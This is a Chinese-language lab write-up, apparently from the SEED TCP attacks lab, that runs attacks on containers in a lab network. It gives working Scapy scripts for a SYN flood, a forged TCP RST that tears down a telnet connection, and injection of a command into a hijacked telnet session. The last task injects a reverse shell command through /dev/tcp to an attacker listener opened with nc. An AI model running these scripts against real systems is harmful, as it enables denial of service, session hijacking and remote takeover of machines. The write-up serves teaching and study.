Task1 SYN

1.1 synflooding.py

```
from scapy.all import *
from ipaddress import IPv4Address
from random import getrandbits

ip=IP(dst='10.9.0.5')
tcp=TCP(dport=23,flags='S')
pkt=ip/tcp
while True:
    pkt[IP].src=str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose = 0)
```

以容器`10.9.0.5`的23端口作为目标，通过telnet判断是否成功。

第一次尝试，容器中通过`netstat -nat`可以看到23端口收到了很多的SYN包，但是telnet远程登录还是成功了。

改进1：提高受害者的tcp重传阈值

```
sysctl -w net.ipv4.tcp_synack_retries=10
```

改进2：减小队列中能容纳的syn包的数量

```
sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

在容器中清除受害者与攻击者的成功连接记录：

```
ip tcp_metrics show      #查看
ip tcp_metrics flush     #刷新
```

再次发起攻击，等待一分钟后尝试登录，无法连接成功：

```
[11/28/22]seed@VM:~/.../lab10$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5804535e856d login: ^CConnection closed by foreign host.
[11/28/22]seed@VM:~/.../lab10$ telnet 10.9.0.5
Trying 10.9.0.5...
^C
[11/28/22]seed@VM:~/.../lab10$ telnet 10.9.0.5
Trying 10.9.0.5...
```

查看受害者的队列中有多少个半连接：(前面设置的队列大小的四分之三用于存放半连接，三分之一用来存放已成功连接，因此有效容量为80*3/4=60)

```
netstat -tna | grep SYN_RECV | wc -l
```

可以看出来队列已满

```
#  netstat -tna | grep SYN_RECV | wc -l
61
# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.11:38365        0.0.0.0:*               LISTEN

tcp        0      0 10.9.0.5:23             92.225.120.145:36331    SYN_RECV

tcp        0      0 10.9.0.5:23             139.110.5.57:49059      SYN_RECV

tcp        0      0 10.9.0.5:23             199.77.156.33:50116     SYN_RECV
```

1.2 synflooding.c

首先将受害者的相关参数恢复为修改前。

```
sysctl -w net.ipv4.tcp_synack_retries=5
sysctl -w net.ipv4.tcp_max_syn_backlog=128
```

编译执行synflood.c，等待一分钟后尝试telnet连接受害者，无法成功登录，查看半连接数量97>(128*0.75=96)：

```
# netstat -tna | grep SYN_RECV | wc -l
97
#
^C
[11/28/22]seed@VM:~/.../lab10$ telnet 10.9.0.5
Trying 10.9.0.5...
```

1.3 syncookie

开启syncookie保护机制，此机制能够检测syn洪水攻击


```
sysctl -w net.ipv4.tcp_syncookies=1
```

开启syncookie后再次攻击，攻击无效，远程登录能成功。查看此时设置的队列值tcp_max_syn_backlog无效，因为连接并没有存在队列中。[tcp_syncookies 半连接 - silyvin - 博客园 (cnblogs.com)]

```
#  netstat -tna | grep SYN_RECV | wc -l
128
#
[11/28/22]seed@VM:~/.../lab10$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
sUbuntu 20.04.1 LTS
5804535e856d login: s
```

Task2 RST

开启wireshark监听telnet包，用`10.9.0.5`向`10.9.0.6`发起telnet远程连接，成功登录后，查看最后一个telnet数据包，从中获取源IP、目的IP、源端口、目的端口、next seq等重要信息：



根据这些信息构造RST包，伪装成上面那个最后一个telnet包的下一个包：

```
from scapy.all import *
from ipaddress import IPv4Address
from random import getrandbits

ip=IP(src='10.9.0.6',dst='10.9.0.5')
tcp=TCP(sport=23,dport=43322,flags='R',seq=2592535282)
pkt=ip/tcp
ls(pkt)
send(pkt, verbose = 0)
```


执行代码后查看连接已被中断，wireshark也捕获到了对应的RST包：

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 28 08:51:39 UTC 2022 from victim-10.9.0.5.net-10.9.0.0
n pts/1
root@4c67e17be651:~# Connection closed by foreign host.
#
```

Task3 session.py

从远端(10.9.0.6)发来的最后一个telnet包中获得重要信息




攻击者假装是10.9.0.5在与10.9.0.6通信，seq和ack与上图中的交换，data中保存想要执行的命令，注意以**\n\0**结尾，**\n**表示回车执行，**\0**表示字符串结尾

```
from scapy.all import *
from ipaddress import IPv4Address
from random import getrandbits

ip=IP(src='10.9.0.5',dst='10.9.0.6')
tcp=TCP(sport=43386,dport=23,flags='A',seq=1725633516,ack=1288303463)
data='echo hackaaa\n\0'
pkt=ip/tcp/data
ls(pkt)
send(pkt, verbose = 0)
```

wireshark抓到攻击者发出的会话劫持包，并成功接收到来自10.9.0.6的对应命令的回复，此时10.9.0.5的远程连接终端已经锁死。



Task4

大概过程与Task3类似，只是将传递的一条命令内容改为reverse shell。根据最后一个telnet包填充内容，代码：

```
ip=IP(src='10.9.0.5',dst='10.9.0.6')
tcp=TCP(sport=43414,dport=23,flags='A',seq=1895045313,ack=3264741626)
data='/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0'
pkt=ip/tcp/data
ls(pkt)
send(pkt, verbose = 0)
```

攻击机开启9090端口监听：

```
 nc -lnv 9090
```

发送构造的包，成功获取到shell：